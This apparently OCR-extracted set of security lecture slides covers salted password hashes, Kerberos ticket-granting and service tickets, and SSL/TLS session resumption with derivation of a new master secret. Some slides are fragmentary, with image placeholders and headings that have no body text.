
$$salt_1, h(salt_1, pw_1)$$
$$salt_i, h(salt_2, pw_2)$$
$$salt_i, h(salt_3, pw_3)$$
$$salt_n, h(salt_n, pw_n)$$

...

Kerberos Overview




“Single Logon” Authentication



- Client only needs to obtain TGS ticket once (say, every morning)
  - Ticket is encrypted; client cannot forge it or tamper with it


Obtaining a Service Ticket



- Client uses TGS ticket to obtain a service ticket and a short-term key for each network service
  - One encrypted, unforgeable ticket per service (printer, email, etc.)

SSL/TLS

SSL/TLS with Server and Client Authentication



Session Resumption

Alice

Bob

session-id, Cipher list, R_{Alice} →

← session-id, cipher, R_{Bob}

← h_K(keyed hash of handshake msgs)


h_K(keyed hash of handshake msgs) →

← $E_{K'}$(Data)

Alice and Bob compute new **master secret k** as $K'=h(S,R_{Alice},R_{Bob})$

